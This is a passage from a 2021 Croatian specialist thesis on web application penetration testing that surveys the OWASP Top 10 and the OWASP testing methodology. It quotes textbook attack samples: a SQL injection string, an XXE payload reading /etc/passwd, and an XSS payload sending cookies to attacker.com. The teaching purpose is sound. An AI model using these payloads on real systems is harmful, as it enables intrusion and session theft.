Penetracijsko testiranje web aplikacija korištenjem neizrazitih tehnika

Višković, Konrad

Professional thesis / Završni specijalistički

2021

Degree Grantor / Ustanova koja je dodijelila akademski / stručni stupanj: **University of Zagreb, Faculty of Electrical Engineering and Computing / Sveučilište u Zagrebu, Fakultet elektrotehnike i računarstva**

Permanent link / Trajna poveznica: https://urn.nsk.hr/urn:nbn:hr:168:529438

Rights / Prava: In copyright / Zaštićeno autorskim pravom.

Download date / Datum preuzimanja: **2025-03-27**

Repository / Repozitorij:

FER Repository - University of Zagreb Faculty of Electrical Engineering and Computing repozitory

SVEUČILIŠTE U ZAGREBU

FAKULTET ELEKTROTEHNIKE I RAČUNARSTVA

Konrad Višković

PENETRACIJSKO TESTIRANJE WEB APLIKACIJA KORIŠTENJEM NEIZRAZITIH TEHNIKA

Specijalistički rad

Zagreb, 2021. godine

Mentor: izv. prof. dr. sc. Marin Vuković

SPECIJALISTIČKI RAD br. xxxx

Povjerenstvo za ocjenu u sastavu:

1. Izv. prof. dr. sc. Miljenko Mikuc - predsjednik
2. Izv. prof. dr. sc. Marin Vuković - mentor
3. Doc. dr. sc. Stjepan Groš – član.

Povjerenstvo za obranu u sastavu:

1. Izv. prof. dr. sc. Miljenko Mikuc - predsjednik
2. Izv. prof. dr. sc. Marin Vuković - mentor
3. Izv. prof. dr. sc. Krešimir Grgić, Sveučilište u Osijeku Fakultet elektrotehnike, strojarstva i brodogradnje – član.

Datum obrane: 4. studenog 2021.

Sadržaj

1. Uvod

Razvoj web aplikacija zahtijeva veliku posvetu sigurnosti. Automatska detekcija ranjivosti programerima omogućava pravovremeno reagiranje i priliku da se ranjivosti otklone prije nego što aplikacija ode u proizvodno okruženje. Automatska detekcija ranjivosti primjenjuje se u životnom ciklusu razvoja softvera (eng. *Software Development Lifecycle*). Redovito ispitivanje web aplikacija pomaže u otkrivanju i otklanjanju novootkrivenih ranjivosti u proizvodnom okruženju čime se korisnici štite od potencijalnih napada zlonamjernih aktera kojima je cilj iskoristiti pronađene ranjivosti za vlastitu dobit. Većina tehnika otkrivanja ranjivosti zahtjeva ručnu analizu kako bi se utvrdilo postojanje ranjivosti. Kao pomoć rješavanju tog problema razvijeni su sustavi za automatsko otkrivanje ranjivosti primjenom *fuzz* ispitivanja ili tzv. *fuzzinga*. *Fuzzing* je tehnika ispitivanja ranjivosti softvera koja može biti automatizirana ili poluautomatizirana, a uključuje ubacivanje velikih količina posebno oblikovanih i neočekivanih ulaza kako bi se otkrile ranjivosti softvera. Razvijena je na sveučilištu Wisconsin u USA od strane Barton P. Miller-a ranih 1990-ih [1].

Sljedeće poglavlje opisuje najčešće ranjivosti web aplikacija slijedeći „OWASP TOP 10“ podjelu i opisuje ispitivanje ranjivosti web aplikacija slijedeći metodu zajednice OWASP (eng. *The Open Web Application Security Project*).

U trećem poglavlju opisan je općeniti fuzzing algoritam, opisana je podjela alata za fuzzing prema dostupnosti informacija, opisan je primjer arhitekture fuzz programa i navedene su ranjivosti koje mogu biti otkrivene takvim fuzzerom.

Četvrto poglavlje opisuje alat Mitmproxy koji se koristi kao posrednički (eng. *proxy*) poslužitelj sa sposobnošću provođenja napada čovjekom u sredini.

U petom je poglavlju dokumentiran izrađeni programski projekt, opisana je okolina u kojoj se koristi i prikazani su rezultati ispitivanja programskog projekta.

2. Ranjivosti web aplikacija

2.1. Najčešće ranjivosti web aplikacija

Organizacija OWASP je organizacija koju čine razvijatelji softvera i stručnjaci koja djeluje s ciljem osvješćivanja o sigurnosti web aplikacija. Organizacija kroz „OWASP Top 10“ projekt pruža pregled deset najkritičnijih i najrasprostranjenijih sigurnosnih rizika web aplikacija kroz određeni vremenski period, najčešće dvije ili tri godine. Glavna korist primjene ovog dokumenta u procesu razvoja je minimizacija rizika web aplikacija. U idućim podpoglavljima nalazi se opis deset najzastupljenijih ranjivosti iz OWASP dokumenta za 2017. godinu te primjeri za svaku ranjivost. Tehnike sprječavanja navedenih ranjivosti su izvan dosega ovog rada, stoga se čitatelj usmjerava na [2] za daljnje istraživanje. Najčešće ranjivosti web aplikacija izvedene su iz izvora [2].

2.1.1. Ranjivosti ubacivanjem

Ranjivosti ubacivanjem (npr. SQL ubacivanje) javljaju se prilikom slanja neprovjerenih podataka interpreteru kao dio naredbe ili upita. Posebno strukturirani podaci napadača mogu prouzročiti neželjeno izvršavanje naredbi ili pristup podacima bez odgovarajućeg odobrenja.

Različiti izvori podataka mogu postati vektori ubacivanja: korisnici, parametri, vanjske i unutarnje usluge i drugi. Ranjivosti ubacivanjem mogu se često pronaći u SQL, LDAP, XPath ili NoSQL upitima, naredbama operacijskog sustava, XML parserima, SMTP zaglavljima i sličnim. Nije ih teško detektirati prilikom analize izvornog koda. Fuzzeri pomažu pronalasku takvih ranjivosti.

Napadi ubacivanjem mogu prouzročiti gubitak podataka, njihovu korupciju, uskraćivanje pristupa, a ponekad i potpuno preuzimanja računala. Poslovni utjecaj ovisi o potrebama zaštite aplikacije i podataka.

Primjer: pretpostavimo da aplikacija koristi ranjivi SQL poziv prema bazi podataka naveden ispod.

```
String query = "SELECT * FROM accounts WHERE custID='" +
request.getParameter("id") + "'";
```

Napadač modificira vrijednost „id“ parametra u svom web pregledniku:

```
http://example.com/app/accountView?id=' or '1'='1
```

Ubacivanje parametra „id=' or '1'='1“ uzrokuje to da stranica vraća listu svih korisničkih računa iz tablice korisničkih računa koja se nalazi u bazi podataka. Osim dohvaćanja podataka, napadač može prouzročiti izvođenje spremljenih procedura ili modificirati podatke spremljene u bazi.

2.1.2. Neispravna autentifikacija

Funkcije povezane s autentifikacijom i upravljanjem sjednice često su sklone neispravnim implementacijama što napadačima dopušta kompromitaciju lozinki, ključeva, sjedničkih tokena ili iskorištavanje druge implementacijske ranjivosti kako bi se trenutno ili trajno lažno predstavili kao drugi korisnici.

Napadači putem interneta imaju pristup stotinama milijuna kombinacija prethodno korištenih korisničkih imena i lozinki koje se nalaze u bazama podataka objavljenih od strane drugih napadača ili istraživača. Napadači takve baze koriste za statističko napadanje korisničkih imena ili lozinki jer je povijest pokazala da korisnici često koriste jednostavne podatke za prijavu koje ne mijenjaju prilikom prijave na druge sustave. Na internetu se još mogu pronaći i liste zadanih korisničkih računa (npr. korisnička imena i lozinke za administrativna sučelja usmjernika), automatizirani alati za provođenje napada grubom silom (eng. *Brute force*) ili napada rječnikom, pa i drugi, napredniji alati, koji se koriste grafičkim procesorom za probijanje šifriranih podataka.

Ova ranjivost može imati veliki utjecaj na sigurnost sustava iz razloga što dobivanje pristupa malom broju korisničkih računa s dovoljno visokom razinom dopuštenja ili samo jednog administratorskog računa može uzrokovati kompromitacijom cijelog sustava.

Jedan scenarij napada ove vrste može se dogoditi zbog učestalog korištenja lozinki kao jedinog autentifikacijskog faktora. Neovisno o primjeni dobre prakse rotacije lozinki i postavljanja uvjeta na njihovu kompleksnost, korisnici i dalje koriste jednostavnije lozinke jer ih je lakše upamtiti, stoga se preporuča korištenje dvofaktorske ili

višefaktorske autentifikacije kako bi se zaštitio pristup sustavu čak i u slučaju krađe lozinke.

2.1.3. Izlaganje osjetljivih podataka

Mnoge web aplikacije i API-ji ne štite pravilno osjetljive podatke poput financijskih, zdravstvenih i drugih osobnih podataka. Napadači mogu ukrasti ili izmijeniti takve slabo štićene podatke kako bi izvršili napade prijevarom, krađu identiteta i druge tipove napada. Osjetljivi podaci zahtijevaju dodatnu zaštitu šifriranjem dok su u mirovanju ili u prijenosu.

Napadači rijetko probijaju kriptografske sustave direktno, već kradu ključeve, izvršavaju napade čovjekom u sredini ili kradu nešifrirane podatke sa poslužitelja ili iz korisničkog web preglednika.

U zadnjih nekoliko godina bilježi se velika rasprostranjenost ovakvog oblika ranjivosti. Najčešći propust čini nedostatak šifriranja podataka ili primjena slabih kriptografskih algoritama i algoritama sažetka. Neuspjeh zaštite od ovakvog oblika napada uzrokuje curenje osjetljivih osobnih podataka, brojeva kreditnih kartica, zdravstvenih podataka i kršenjem regulacija za zaštitu osobnih podataka.

Primjer ovakve ranjivosti je primjena automatskog šifriranja podataka prilikom spremanja brojeva kreditnih kartica u bazu podataka. Ovakvi se podaci automatski dešifriraju prilikom pristupa što napadima poput SQL ubacivanja dozvoljava prikupljanje brojeva kreditnih kartica u jasnom tekstu.

2.1.4. XML vanjski entiteti (XXE)

Neki stariji ili loše konfigurirani XML (eng. *Extensible Markup Language*) procesori evaluiraju reference vanjskih entiteta unutar XML dokumenata. Vanjski entiteti mogu se koristiti za otkrivanje internih datoteka, otkrivanje internih dijeljenih datoteka protokola SMB (eng. *Server Message Block*), Windows poslužitelja koji nisu zakrpani, skeniranje vrata transportnog sloja i napada uskraćivanjem usluge.

Značajni ranjivi sustavi su SOAP (eng. *Simple Object Access Protocol*) web usluge koje obrađuju XML i ostale web stranice ili usluge koje obrađuju XML. Stariji XML

procesori dozvoljavaju specificiranje vanjskog entiteta, URI-ja koji se dereferencira i evaluira tijekom obrade XML-a.

Primjer ovakvog napada prikazan je u programskom XML kodu navedenom ispod. Napadač pokušava izvući podatke o korisnicima i njihovim lozinkama sa poslužitelja koristeći navedeni XML sadržaj:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>&xxe;</foo>
```

Drugi primjer je izvršavanje napada uskraćivanjem usluge uključivanjem potencijalno beskonačne datoteke:

```
<!ENTITY xxe SYSTEM "file:///dev/random" >]>
```

2.1.5. Neispravna kontrola pristupa

Neispravna kontrola pristupa odnosi se na nepravilno provođenje ograničenja mogućnosti autentificiranih korisnika. Napadači mogu iskoristiti takve ranjivosti da bi dobili neautorizirani pristup funkcionalnostima ili podacima kao što su računi drugih korisnika, mogućnost gledanja osjetljivih datoteka, izmjena podataka drugih korisnika, promjena prava pristupa i ostalo.

Primjer pristupanja podacima drugog korisnika putem neverificiranog SQL poziva:

```
pstmt.setString(1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery( );
```

Napadač u ovakvom scenariju može samo izmijeniti „acct“ parametar u pregledniku kako bi poslao koji god broj računa želi, pa u slučaju da je parametar neispravno verificiran, napadač može pristupati računu bilo kojeg korisnika. Napadač može postaviti vlastiti račun „notmyacct“ kao vrijednost računa parametra „acct“:

```
http://example.com/app/accountInfo?acct=notmyacct
```

2.1.6. Neispravna konfiguracija sigurnosnih postavki

Ovo je najuobičajeniji problem s konfiguracijskim podacima, a odnosi se na neispravne i nesigurne ad-hoc konfiguracije, nesigurne početne postavke, otvorene AWS S3

spremnike, krivo konfigurirana HTTP zaglavlja, poruke o greškama koje sadrže osjetljive podatke, neažuriranje sustava i radnih okvira i ostalih.

Velika prijetnja dolazi od anonimnih napadača koji mogu pokušati pristupati zadanim korisničkim računima, nekorištenim stranicama i nezaštićenim datotekama i direktorijima kako bi stekli neautorizirani pristup ili znanje o sustavu. Ranjivosti neispravne konfiguracije mogu nastati na svim razinama aplikacijskog stoga: na platformi, web poslužitelju, aplikacijskom poslužitelju, bazi podataka, radnim okvirima i programskom kodu.

Neki od primjera:

- Zadano administratorsko sučelje aplikacijskog poslužitelja koje se automatski instalira nije uklonjeno i početni korisnički računi na njemu nisu mijenjani.
- Pregledavanje direktorija nije isključeno na poslužitelju što napadaču omogućava pregled direktorija kako bi pronašao željenu datoteku.
- Konfiguracija aplikacijskog poslužitelja dozvoljava čitanje poruka o greškama izvođenja što može potencijalno otkriti ranjive verzije instaliranog softvera.

2.1.7. *Cross-Site* skriptiranje (XSS)

Do *Cross-Site* skriptiranja može doći kada neka aplikacija uključuje neprovjerene podatke bez prethodne provjere ili sanitizacije. Do XSS-a može doći kada web stranica ažurira svoj sadržaj unesenim korisničkim podacima unesenim putem formi u internet pregledniku koji može kreirati JavaScript kod. XSS napadačima dozvoljava izvođenje skripti u pregledniku žrtve i na taj način i preuzimanje korisničke sjednice, izmjenu sadržaja web stranica po volji ili preusmjeravanje korisnika na druge zlonamjerne stranice.

XSS je druga najučestalija ranjivost i pogađa otprilike dvije trećine svih aplikacija.

Primjer scenarija napada: aplikacija koristi nepovjerljive podatke u izradi HTML odsječka bez prethodne provjere ili sanitizacije dohvaćenih podataka:

```
(String) page += "<input name='creditcard' type='TEXT'
value='" + request.getParameter("CC") + "'>";
```

Napadač može izmijeniti parametar „CC“ u svom pregledniku u:

```
'><script>document.location=
'http://www.attacker.com/cgi-bin/cookie.cgi?
foo='+document.cookie</script>'
```

Ovako umetnuti podaci uzrokuju krađu žrtvinih podataka o identifikaciji sjednice i šalju ih napadačevoj stranici što napadaču omogućava preuzimanje trenutne korisnikove sjednice.

2.1.8. Nesigurna deserijalizacija

Ranjivosti nesigurne deserijalizaijce nastaju kada aplikacija prihvaća serijalizirane objekte zlonamjernog izvorišta. Deserijalizacija zlonamjernih objekata potencijalno dovodi do udaljenog izvođenja koda, što se smatra jednim od najopasnijih oblika napada. U slučajevima kada deserijalizaicija ne dovodi do udaljenog izvođenja koda, serijalizirani objekti mogu se ponovno poslati (napad ponavljanjem), mijenjati ili brisati kako bi se zavarali korisnici, provodili napadi ubacivanjem ili povisile privilegije na stroju.

Na sreću, iskorištavanje ovakve ranjivosti nije jednostavno jer zahtijeva preinake postojećih zlonamjernih kodova za što je potrebna veća količina znanja o samome kodu i o sustavu koji se namjerava napasti.

Scenarij napada može biti slijedeći: forum napisan u programskom jeziku PHP koristi PHP serijalizaciju objekata kako bi spremio kolačiće koji sadrže korisnički identifikator, ulogu, sažetak lozinke i druga stanja. Primjer serijaliziranog objekta može biti:

```
a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";
i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

Napadač mijenja serijalizirani objekt kako bi sebi dodijelio administratorske privilegije:

```
a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin";
i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

2.1.9. Korištenje komponenti sa otkrivenim ranjivostima

Komponente kao što su programske knjižnice, radni okviri i drugi softverski moduli, pokreću se s istim pravima kao i aplikacija. Ako postoji mogućnost iskorištavanja ranjivosti ranjive komponente, napadač može doći do podataka ili preuzeti poslužitelj na kojem je pokrenuta ta aplikacija. Aplikacije i API-ji koji koriste ranjive komponente mogu izložiti cijelu aplikaciju različitim napadima.

Iako postoje alati za automatsko ispitivanje postojanja postojećih ranjivosti u komponentama, problem nastaje kada web aplikacije i programi koriste velik broj ovisnosti (engl. *Dependancy*) i različitih programskih knjižnica pa postaje zahtjevno voditi brigu u tome da su sve komponente ažurne.

Jedan takav primjer je ranjivost CVE-2017-5638, radnog okvira Apache Struts 2 koja je omogućavala udaljeno izvođenje programskog koda na poslužitelju.

2.1.10. Nedovoljan nadzor

Nedovoljno opsežno ili kvalitetno vođenje dnevničkih zapisa, zajedno sa nedostajućom integracijom s mehanizmom odgovaranja na incidente, može napadačima dopustiti nesmetano napadanje sustava, zadržavanje prisutnosti na stroju, okretanje prema drugim strojevima i izmjenu, preuzimanje ili uništavanje podataka. Istraživanja su pokazala da vrijeme potrebno za detekciju proboja sustava iznosi preko 200 dana, tipično od eksternih izvora, a ne od strane internih procesa i nadzora.

Scenarij napada: napadač skenira sve korisnike pokušavajući se prijaviti sa jednom zajedničkom lozinkom. Ovim napadom može preuzeti sve korisničke račune, a na korisničkim računima gdje mu napad ne uspijeva, ostaje zapis o samo jednom pogrešnom pokušaju unosa lozinke.

2.2. Ispitivanje sigurnosti web aplikacija metodom OWASP

Sigurnosno ispitivanje je metoda procjene sigurnosti računalnog sustava ili mreže metodološkom validacijom i provjerom učinkovitosti primijenjenih sigurnosnih kontrola [7]. Ispitivanje sigurnosti web aplikacija fokusira se samo na procjenu sigurnosti web aplikacije. Proces uključuje aktivnu analizu aplikacije u potrazi za ranjivostima, tehničkim nedostacima i slabostima. Svi pronađeni sigurnosni problemi bit će prezentirani vlasniku sustava zajedno sa procjenom utjecaja i prijedloga za smanjenje ranjivosti ili prijedloga za tehnološko rješenje koje će pomoći otklanjanju tih ranjivosti [7].

Ovo poglavlje opisuje OWASP metodologiju za ispitivanje sigurnosti web aplikacija. Metodologija OWASP zasniva se na pristupu crne kutije (engl. *Black-box testing*). Black-box metoda ispitivanja je metoda koja ispituje funkcionalnost aplikacije bez zavirivanja u njezinu unutarnju strukturu ili rad pa ispitivač ima jako malo ili nema uopće informacije o aplikaciji koju ispituje [7].

Model ispitivanja sastoji se od:

- Ispitivača: osobe koja provodi aktivnost ispitivanja.
- Alata i metodologije.
- Aplikacije: crne kutije koja se ispituje.

Ispitivanje se može svrstati u dvije kategorije: pasivno i aktivno. Tijekom pasivnog ispitivanja ispitivač pokušava razumjeti logiku aplikacije i istražuje aplikaciju kao običan korisnik. Korisnik može koristiti alat kao što je HTTP *proxy* poslužitelj kako bi promatrao sve HTTP zahtjeve i odgovore koji će mu pomoći u boljem razumijevanju funkcionalnosti aplikacije. Na kraju ove faze ispitivač bi trebao razumjeti sve pristupne točke (engl. *gates*) aplikacije kao što su: kolačići, HTTP zaglavlja i parametri. Aktivno

ispitivanje od ispitivača zahtjeva korištenje metodologija koje će detaljnije biti opisane u idućim potpoglavljima. U idućim potpoglavljima su površno objašnjena slijedeća pasivna i aktivna ispitivanja, a za detaljnije informacije čitatelj se upućuje na [7]:

- Prikupljanje informacija.
- Ispitivanje upravljanja konfiguracijom i implementacijom.
- Ispitivanje upravljanja identitetom.
- Ispitivanje upravljanja autentifikacijom.
- Ispitivanje upravljanja autorizacijom.
- Ispitivanje upravljanja sjednicom.
- Ispitivanje provjere unosa.
- Rukovanje pogreškama.
- Kriptografija.
- Ispitivanje poslovne logike.
- Ispitivanje klijentske strane.

Na kraju je opisano kako se rezultati ispitivanja prezentiraju zainteresiranim stranama putem izvještaja.

2.2.1. Prikupljanje informacija

Prikupljanje informacija je pasivna vrsta ispitivanja i u sklopu OWASP metodologije, sastoji se od [7]:

- Traženja curenja informacija pomoću tražilica.
- Analize otiska web poslužitelja.
- Provjere curenja informacija u metapodacima web poslužitelja.
- Popisivanja aplikacija na web poslužitelju.
- Pregledavanje komentara i metapodataka u web stranica u potrazi za curenjem informacija.
- Identifikacije ulaznih točaka aplikacije.
- Mapiranja izvršnih puteva kroz aplikaciju.

- Analize otiska radnog okvira web aplikacije.
- Analize otiska web aplikacije.
- Mapiranja arhitekture aplikacije.

Tražilicama je moguće doći do informacija o dizajnu, informacija o konfiguraciji aplikacije, sustava ili informacija o organizacija. Analizom otiska web poslužitelja može se odrediti verzija i tip web poslužitelja. Curenja informacija u metapodacima web poslužitelja mogu otkriti putanju datoteka ili direktorija web aplikacije. Komentari i metapodaci u HTML kodu web aplikacije mogu sadržavati korisne informacije o funkcionalnosti aplikacije. Identifikacijom ulaznih točaka aplikacije ispitivač saznaje kako se formiraju zahtjevi i kakvi su uobičajeni odgovori aplikacije. Analizom otiska web aplikacije može se doći do informacije o verziji aplikacije i ustanoviti postoje li poznate ranjivosti [7].

2.2.2. Ispitivanje upravljanja konfiguracijom i implementacijom

Ispitivanje upravljanja konfiguracijom i implementacijom sastoji se od [7]:

- Ispitivanja konfiguracije mrežne infrastrukture.
- Ispitivanja konfiguracije platforme aplikacije.
- Ispitivanje rukovanja nastavcima datoteka.
- Pregledavanje stare sigurnosne kopije i nereferenciranih datoteka.
- Popisivanje sučelja infrastrukture i administratorskih sučelja aplikacije.
- Ispitivanje HTTP metoda.
- Ispitivanje HTTP stroge transportne sigurnosti.
- Ispitivanje RIA politike više domena.
- Ispitivanje dopuštenja datoteka.
- Ispitivanje preuzimanja poddomene.
- Ispitivanje pohrane u oblaku.

Konfiguracija mrežne infrastrukture govori kako podupiruća infrastruktura aplikacije utječe na njenu sigurnost. Konfiguracijske datoteke zadane prilikom instalacije mogu sadržavati informacije o verzijama softvera. Nastavci naziva korištenih datoteka mogu sadržavati informacije o korištenim tehnologijama. Stariji podaci mogu sadržavati

korisničke račune ili druge korisne informacije. Loše konfiguriranje RIA (engl. *Rich Internet Applications*) politike mogu dovesti do XSS napada. Ispitivanje pohrane u oblaku može pokazati jesu li kontrole pristupa podacima dobro konfigurirane [7].

2.2.3. Ispitivanje upravljanja identitetom

Ispitivanje upravljanja identitetom sastoji se od [7]:

- Ispitivanja definicija uloga.
- Ispitivanja procesa registracije korisnika.
- Ispitivanja procesa stvaranja drugih korisničkih računa.
- Ispitivanja popisa računa i pogodljivosti korisničkih računa.
- Ispitivanje slabe ili neprimijenjene politike korisničkih imena.

Ukoliko registracija korisnika, uloge i stvaranja novih korisničkih računa nisu dobro konfigurirani, napadač bi potencijalno mogao stvarati nove račune sa prekomjernim ovlastima koje bi mogao iskoristiti za održavanje pristupa aplikaciji. Ranjiva aplikacija može u svojim odgovorima na zahtjev podnesenih formi otkriti informacije o postojećim korisnicima [7].

2.2.4. Ispitivanje upravljanja autentifikacijom

Ispitivanje upravljanja autentifikacijom sastoji se od [7]:

- Ispitivanja vjerodajnica prenesenih šifriranim kanalima.
- Ispitivanja zadanih vjerodajnica.
- Ispitivanja slabog mehanizma zaključavanja.
- Ispitivanja zaobilaženja provjere autentičnosti.
- Ispitivanja ranjivog mehanizma zapamćene lozinke.
- Ispitivanja slabosti priručne memorije preglednika.
- Ispitivanja slabe politike lozinki.
- Ispitivanja slabih sigurnih pitanja.
- Ispitivanja slabih funkcionalnosti promjene lozinke.
- Ispitivanja slabije autentifikacije u alternativnim kanalima.

Ako podaci putuju nesigurnim nešifriranim kanalima, moguće je izlaganje vjerodajnica napadačima. Neke aplikacije ostavljaju zadane (eng. *Default*) vjerodajnice aktivnima,

te se mogu iskoristiti za pristup sustavu. Slab mehanizam zaključavanja nakon unosa pogrešnih lozinki može omogućili napad grubom silom. Slabosti priručne memorije omogućavaju izvlačenje osjetljivih informacija iz preglednika. Slabosti politike lozinki omogućavaju efektivniju primjenu napada grubom silom. Slabosti sigurnih pitanja omogućavaju napadačima da pomoću javno dostupnih informacija steknu pristup ranjivom korisničkom računu [7].

2.2.5. Ispitivanje upravljanja autorizacijom

Ispitivanje upravljanja autorizacijom sastoji se od [7]:

- Ispitivanja uključivanja datoteka prelaska direktorija (engl. *Directory Traversal File Include*).
- Ispitivanja zaobilaženja autorizacije.
- Ispitivanja podizanja privilegija.
- Ispitivanja referenciranja nesigurnih neposrednih objekata.

Prva stavka napadačima može omogućiti iskorištavanje sustava kako bi mogli čitati ili pisati u datoteke kojima nije namjena da budu pristupačne. Obilaskom autorizacije napadač može dobiti pristup resursima iako nije autoriziran ili ako ima niža dopuštenja od onih koje su namijenjene za pristup tom resursu. Ako aplikacija ne obavlja dovoljne provjere autorizacije, napadač se može zlonamjernim unosom referencirati na objekte u sustavu kojima ne bi smio imati pristup, na primjer unosima u bazi podataka koji pripadaju drugom korisniku [7].

2.2.6. Ispitivanje upravljanja sjednicom

Ispitivanje upravljanja sjednicom sastoji se od [7]:

- Ispitivanja sheme upravljanja sjednicom.
- Ispitivanja kolačića.
- Ispitivanja fiksiranja sjednice.
- Ispitivanja eksponiranih varijabli sjednice.
- Ispitivanja CSRF (eng. *Cross-site Request Forgery*).
- Ispitivanja funkcionalnosti odjave.
- Ispitivanja isteka sjednice.

- Ispitivanja zagonetnog zasjedanja.

Napadači koji mogu predvidjeti vrijednost kolačića ili ih falsificirati mogu jednostavno preuzeti sjednicu legitimnih korisnika. Ako odgovarajući atributi kolačića nisu postavljeni, napadač to može iskoristiti u svoju korist. Fiksiranje sjednice napadačima može omogućiti pristup sjednici žrtve na način da natjera žrtvu na korištenje već postavljenog sjedničkog identifikatora kojeg je on postavio [7].

2.2.7. Ispitivanje provjere unosa

Ispitivanje provjere unosa sastoji se od [7]:

- Ispitivanja reflektiranog XSS.
- Ispitivanja spremljenog XSS.
- Ispitivanja izmjene HTTP glagola.
- Ispitivanje zagađenja HTTP parametara.
- Ispitivanje SQL ubacivanja.
- Ispitivanja LDAP ubacivanja.
- Ispitivanja XML ubacivanja.
- Ispitivanja SSI ubacivanja.
- Ispitivanja XPath ubacivanja.
- Ispitivanja IMAP SMTP ubacivanja.
- Ispitivanja ubacivanja koda.
- Ispitivanja ubacivanja naredbi.
- Ispitivanja preljeva međuspremnika.
- Ispitivanja inkubiranih ranjivosti.
- Ispitivanja krijumčarenja HTTP cijepanja.
- Ispitivanja dolazećih HTTP zahtjeva.
- Ispitivanja ubacivanja Host zaglavlja.
- Ispitivanja ubacivanja predloška na poslužiteljskoj strani.

Napadi ubacivanjem mogu ciljati više lokacija na kojima web aplikacija očekuje unos korisnika, a svaka od tih lokacija mora u pozadini izvršiti provjeru i saniranje korisničkog unosa. Neispravno saniranje korisničkog unosa napadačima omogućava stvaranje zlonamjernog korisnog tereta kojim drugim korisnicima može nanijeti štetu,

dohvatiti listu korisnika iz LDAP baze korisnika, utjecati na integritet spremljenih podataka, spremati vlastite podatke u bazu podataka, brisati podatke iz baze podataka, tjerati korisničke web preglednike na radnje bez korisničkog pristanka, udaljeno pokretati programski kod i slične vrste napada [7].

2.2.8. Ispitivanje rukovanja pogreškama

Ispitivanje rukovanja pogreškama sastoji se od [7]:

- Ispitivanja kodova grešaka.
- Ispitivanja tragova stoga.

Poruke o greškama mogu sadržavati korisne informacije o sustavima u primjeni kao što su informacije o korištenim radnim okvirima i informacije o bazi podataka. Ako web aplikacija na unos pogrešno formatiranog korisničkog unosa u odgovoru pošalje trag stoga, moguće je iz njega saznati informacije o tome kako neke funkcionalnosti aplikacije rade što je korisno za napadače [7].

2.2.9. Ispitivanje primjene slabe kriptografije

Ispitivanje primjene slabih kriptografskih algoritama sastoji se od [7]:

- Ispitivanja primjene slabih TLS mehanizama za šifriranje.
- Ispitivanja proroka punjenja (engl. *Padding Oracle*).
- Ispitivanja osjetljivih informacija poslanih putem nešifriranih kanala.
- Ispitivanja slabih kriptografskih algoritama.

Pogrešno konfigurirani TLS mehanizmi mogu stvoriti prilike za napadače kako bi natjerali korisnike na korištenje slabijih algoritama za šifriranje ili degradirali kanal u nešifrirani pa bi se svi podaci slali u čistome tekstu. Korištenje probijenih ili zastarjelih kriptografskih algoritama stvara prilike za napade grubom silom ili napade dobro dokumentiranim tehnikama [7].

2.2.10. Ispitivanje poslovne logike

Ispitivanje poslovne logike sastoji se od [7]:

- Ispitivanje validacije podataka poslovne logike.

- Ispitivanje mogućnosti krivotvorenja zahtjeva.
- Ispitivanje provjere integriteta.
- Ispitivanje vremena procesa.
- Ispitivanje broja poziva funkcija.
- Ispitivanje zaobilaženja poslovnog toka.
- Ispitivanje obrana od zlouporabe aplikacije.
- Ispitivanje učitavanja neočekivanog tipa datoteke.
- Ispitivanje učitavanja zlonamjernih datoteka.

Ispitivanje poslovne logike odnosi se na ispitivanje načina korištenja aplikacije koji je namijenjen legitimnom krajnjem korisniku, na primjer ako je neki proces predviđen da se provodi redoslijedom u koracima 1, 2, 3, ispituje se što bi bilo kada bi se proveli samo koraci 1 pa 3. Mogućnost krivotvorenja zahtjeva napadačima omogućava da zaobiđu *front-end* grafičko korisničko sučelje i korištenjem web posrednika izmjene HTTP zahtjev kako bi sa poslužiteljske strane izložili skrivene mogućnosti kao što je uključivanje informacija za otklanjanje grešaka [7].

2.2.11. Ispitivanje klijentske strane

Ispitivanje klijentske strane sastoji se od [7]:

- Ispitivanje DOM XSS-a.
- Ispitivanje pokretanja JavaScript koda.
- Ispitivanje ubacivanja HTML koda.
- Ispitivanje URL preusmjeravanja klijentske strane.
- Ispitivanje ubacivanja CSS koda.
- Ispitivanje manipulacije resursa klijentske strane.
- Ispitivanje dijeljenja resursa drugih domena.
- Ispitivanje Flashing-a na različitim stranicama (engl. *Cross Site Flashing*).
- Ispitivanje clickjackinga.
- Ispitivanje WebSockets-a.
- Ispitivanje web razmjene poruka
- Ispitivanje pretraživačkog spremnika.
- Ispitivanje XSS uključivanja.

Ovo ispitivanje slično je ispitivanju ranjivosti sa poslužiteljske strane, a razlika je u tome što je kod ispitivanja na klijentskoj strani izvor zlonamjernog ili nesaniranog sadržaja JavaScript kod koji se izvodi na klijentskom pregledniku, dok je kod ranjivosti poslužiteljske strane taj izvor sam poslužitelj. Potrebno je obratiti pažnju na ispravne CORS postavke jer u suprotnom može doći do narušavanja SOP politike [7].

2.2.12. Izvještaj o pronađenim ranjivostima

Na kraju ispitivanja potrebno je izraditi izvještaj. Izvještaj bi trebao biti razumljiv i informativan, naglašavajući sve pronađene rizike i preporuke kako ih ublažiti ili otkloniti. Izvještaj mora imati tri glavna poglavlja: sažetak, parametre ispitivanja i pronalaske. Sažetak mora ukratko opisati sve pronalaske ispitivanja, a upraviteljima i vlasnicima sustava dati pregled s visoke razine na pronađene ranjivosti. Jezik koji se koristi u sažetku trebao bi biti prilagođen tehnički nepotkovanim osobama. Parametri ispitivanja mogu uključiti poglavlja kao što su: ciljevi projekta, opseg projekta, raspored, mete, ograničenja, sažetak pronalaska, sažetak načina sanacije. Poglavlje pronalaska treba sadržavati detaljne tehničke informacije o pronađenim ranjivostima i potrebnim radnjama kako bi se one otklonile [7].

3. Programi za *Fuzzing*

